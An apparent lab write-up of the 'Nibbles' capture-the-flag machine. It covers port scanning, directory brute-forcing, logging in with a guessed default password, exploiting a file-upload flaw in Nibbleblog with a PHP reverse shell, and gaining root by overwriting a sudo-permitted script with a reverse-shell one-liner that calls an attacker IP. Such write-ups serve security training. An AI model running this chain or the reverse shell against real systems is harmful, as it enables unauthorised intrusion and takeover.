Nibble ✅

```
nmap -sC -sV -O -oA nmap/inital 10.10.10.75
```

NMAP output

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 01:45 EDT
Nmap scan report for 10.10.10.75
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/4%OT=22%CT=1%CU=32295%PV=Y%DS=2%DC=I%G=Y%TM=647C2514
OS:%P=aarch64-unknown-linux-gnu)SEQ(SP=108%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=
OS:8)OPS(O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M5
OS:39ST11NW7%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=712
OS:0)ECN(R=Y%DF=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=
OS:)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%
OS:A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%
OS:DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=
OS:40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.59 seconds
```

From above we can see only two ports are open.
22 = not useful
80 = hello world is written

What should I do further?

I should try to run, gobuster. And try to find some hidden directories.

Running Gobuster

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-u https://10.10.10.75 -k
```

I tried to run gobuster, but it failed.

Then I looked at source code of page and found there is a directory written in comment section.

```
<!-- /nibbleblog/ directory. Nothing interesting here! -->
```


I visited the above page, page and it redirected me to **Nibbles Yum yum**

Now running the gobuster under /nibbleblog/ directory. And I found interesting directories.

```
/content              (Status: 301) [Size: 323] [-->
http://10.10.10.75/nibbleblog/content/]
/themes               (Status: 301) [Size: 322] [-->
http://10.10.10.75/nibbleblog/themes/]
/admin                (Status: 301) [Size: 321] [-->
http://10.10.10.75/nibbleblog/admin/]
/plugins              (Status: 301) [Size: 323] [-->
http://10.10.10.75/nibbleblog/plugins/]
/README               (Status: 200) [Size: 4628]
/languages
```

Admin directory looks interesting let's try to visit.

I visited the place and it shown me simple directory structure.



Then I looked at the wapylizer extension, and shows the php language is being used.

Then I decided to run gobuster but with .php extensions.

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-u http://10.10.10.75/nibbleblog -x php
```

Output

```
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.75/nibbleblog
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
```

```
2023/06/04 02:55:20 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 301]
/index.php            (Status: 200) [Size: 2987]
/sitemap.php          (Status: 200) [Size: 402]
/content              (Status: 301) [Size: 323] [-->
http://10.10.10.75/nibbleblog/content/]
/themes               (Status: 301) [Size: 322] [-->
http://10.10.10.75/nibbleblog/themes/]
/feed.php             (Status: 200) [Size: 302]
/admin                (Status: 301) [Size: 321] [-->
http://10.10.10.75/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/plugins              (Status: 301) [Size: 323] [-->
http://10.10.10.75/nibbleblog/plugins/]
/install.php          (Status: 200) [Size: 78]
/update.php           (Status: 200) [Size: 1622]
/README               (Status: 200) [Size: 4628]
/languages            (Status: 301) [Size: 325] [-->
http://10.10.10.75/nibbleblog/languages/]
```

So, we can see a page called admin.php, This page allow user to login.

I used common passwords

admin : nibbles

Source: Common Passwords

I searched on google about nibble blog security issues. Soon, I got to know about RCE. My_image was vulnerable to RCE file upload.

So, I upload PHP reverse shell downloaded from Pentest monkey. And receive reverse shell on my machine.

Upgraded (spawn) shell to full interactive shell using following code

```
/bin/bash -i
```

User flag:
I discovered user flag at /home/nibller/flag.txt

Privilege Escalation

Now, time to become sudo (Root) user.

1. First I ran the following command to see, if my user (nibbler) can run any command as sudo (root)

```
sudo -l
```

Output:

```
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

So, I visited the following directory

```
/home/nibbler/personal/stuff/
```

And first copied the content of monitor.sh to monitor-old.sh

And removed all the content of monitor.sh and added following line of code

```
php -r '$sock=fsockopen("10.10.14.5",1134);exec("/bin/sh -i <&3 >&3 2>&3");'
```

And then gave execute permission to file and ran it like this

```
sudo -u root /home/nibbler/personal/stuff/monitor.sh
```

And gave me **ROOT** access. ✅